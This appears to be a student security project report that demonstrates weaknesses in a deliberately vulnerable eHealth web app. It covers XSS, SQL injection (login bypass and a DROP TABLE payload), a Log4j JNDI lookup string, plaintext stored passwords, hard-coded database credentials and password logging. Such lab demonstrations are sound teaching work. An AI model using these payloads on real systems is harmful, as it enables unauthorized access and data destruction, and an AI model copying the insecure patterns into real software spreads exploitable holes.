Analysis Project 1

from:


112169	MIRON OSKROBA
112018	ZUZANNA SIKORSKA
112282	JANNIS JAKOB MALENDE
112059	STANISŁAW FRANCZYK

CWE-79

Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

Insertion of scripts


The XSS attack can be performed in the contact form. Scripts that are inserted in the "Your message" field, are getting executed, without sanitizing.




As an example of the behavior of our vulnerable application, you can insert the following script:

Malicious input for "Your message" field	Result
<script>alert('hacked!');</script>	Popup Window, that says "hacked"

In practice you can insert much more advanced scripts to compromise data or the availability of the service.


eHealth
Make an appointment
Diagnosis of examination
Contact
John Snow
Contact with the clinic
Topic
My back hurts!
Your message
<script>alert("Hacked")</script>
Send
© app 2022



eHealth
Make an appointment
Diagnosis of examination
Contact
John Snow
Contact with the clinic
Topic
My back hurts!
Hacked
Schließen
Send
© app 2022


CWE-89

Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

Login without password

Malicious input for “Username*” field	Result
john" ; -- /	Login only with Username







You are now logged in as user john without providing the password.

Login without username and without password

Malicious input for “Username*” field	Result
" OR TRUE ; -- /	Login without credentials and therefore login as the last added to database user






You are now logged in as the last added user, that is in this case Jamie Lannister.

Deletion of database

Malicious input for "Topic*" field	Result
topic'); DROP TABLE doctor, patient, appointment, diagnosis; -- /	Deleted Database



After this input nothing will happen, because the whole database has been deleted. To prove this you can't login any more, because all user credentials are lost. You can prove also by getting all doctors - an expandable doctor list will be empty.


CWE-1104

Use of Unmaintained Third Party Components

Printing the Java version

Because every service is logged, therefore every Input field is vulnerable to this attack.

Malicious input for all input fields	Result
${sys:java.version}	Printing the running java version of the server





```
2022-11-15 14:35:52.681  INFO 7 --- [nio-8888-exec-8] c.e.u.s.l.Log4j                          : input 17.0.5
```

Instead of logging the input, it is executed and shows the java version of the server which in this case is 17.0.5 .

Remote Commands Execution

Malicious input for all input fields	Result
${jndi:ldap://localhost:1389/a}	Enables anyone to RCE by creating an outgoing connection via vulnerable Logger module




```
2022-11-15 14:57:32.309  INFO 7 --- [nio-8888-exec-1] c.e.u.s.l.Log4j                          : input ${jndi:ldap://localhost:1389/a}
2022-11-15 14:57:41,606 http-nio-8888-exec-4 WARN Error looking up JNDI resource [ldap://localhost:1389/a]. javax.naming.CommunicationException: localhost:1389 [Root except
ion is java.net.ConnectException: Connection refused]
        at java.naming/com.sun.jndi.ldap.Connection.<init>(Unknown Source)
        at java.naming/com.sun.jndi.ldap.LdapClient.<init>(Unknown Source)
        at java.naming/com.sun.jndi.ldap.LdapClient.getInstance(Unknown Source)
        at java.naming/com.sun.jndi.ldap.LdapCtx.connect(Unknown Source)
        at java.naming/com.sun.jndi.ldap.LdapCtx.<init>(Unknown Source)
```

Instead of logging this input an attacker who connects via this port could now execute remote commands and take over the whole system.


CWE-522

Insufficiently Protected Credentials


Stealing usernames and passwords

```
mysql> SELECT * FROM patient;
+----+-----------+-----------+------------+-------------------------+---------------------+----------+
| id | firstname | lastname  | birthdate  | email                   | password            | username |
+----+-----------+-----------+------------+-------------------------+---------------------+----------+
|  1 | John      | Snow      | 1999-10-18 | imaliar@gmail.com       | 123                 | john     |
|  2 | Daenerys  | Targaryen | 1998-11-11 | dragonqueen@gmail.com   | itisme123           | user2    |
|  3 | Antwuan   | Dixon     | 1990-02-18 | nollieheelflip@gmail.com | mysecretpass        | patient3 |
|  4 | Robb      | Stark     | 1994-01-25 | theking@gmail.com       | secret123           | robb     |
|  5 | Arya      | Stark     | 2005-03-03 | nobody@gmail.com        | qwertyuiop          | astark   |
|  6 | Jamie     | Lannister | 1970-04-12 | kingslayer@gmail.com    | totallysecretpass11 | jamie    |
+----+-----------+-----------+------------+-------------------------+---------------------+----------+
```

If an attacker somehow gets access to the database, the passwords and usernames are all stored in plane text. This makes it very easy to steal all the credentials.



With simple copy paste you are logged in as Robb Stark.



CWE-259

Use of Hard-coded Password

Connection credentials for mysql database

If the source code gets leaked, hard-coded credentials make it easy for an attacker to connect to the database and compromise data, integrity and availability. The vulnerable application source code contains a file "application.properties", which contains sensible data for the connection to the database.

```
spring.profiles.active=default
spring.datasource.url=jdbc:mysql://localhost:3306/app?allowMultiQueries=true&createDatabaseIfNotExist=true&autoReconnect=
spring.datasource.username=springuser
spring.datasource.password=springpass
spring.datasource.driver-class-name=com.mysql.cj.jdbc.Driver
```

```
services:
  mysql_db:
    container_name: mysql_db
    cap_add:
      - SYS_NICE
    build:
      context: ./db
    ports:
      - '3306:3306'
    environment:
      MYSQL_DATABASE: 'app'
      MYSQL_USER: 'springuser'
      MYSQL_PASSWORD: 'springpass'
      MYSQL_ROOT_PASSWORD: 'root'
    restart: on-failure
    networks:
      - gateway

```

CWE-532

Insertion of Sensitive Information into Log File

Logging usernames and passwords

The vulnerable application will log the typed in username and password, which are considered as sensitive data. It is important to not log user information or system information, in order to not expose them accidentally to potential attackers.

```
public ResponseEntity<?> authenticatePatient(User user) {
    logger.info(LoggerMessages.onAuthPatientInfo(user));
```

```
public static final String onAuthPatientInfo(User user){
    return String.format("Auth patient request - username: %s, password: %s",
            user.getUsername(), user.getPassword());
}
```

By creating logs that contain sensitive data, it is a waiting reward for an attacker, if somehow he finds a way to get inside the system.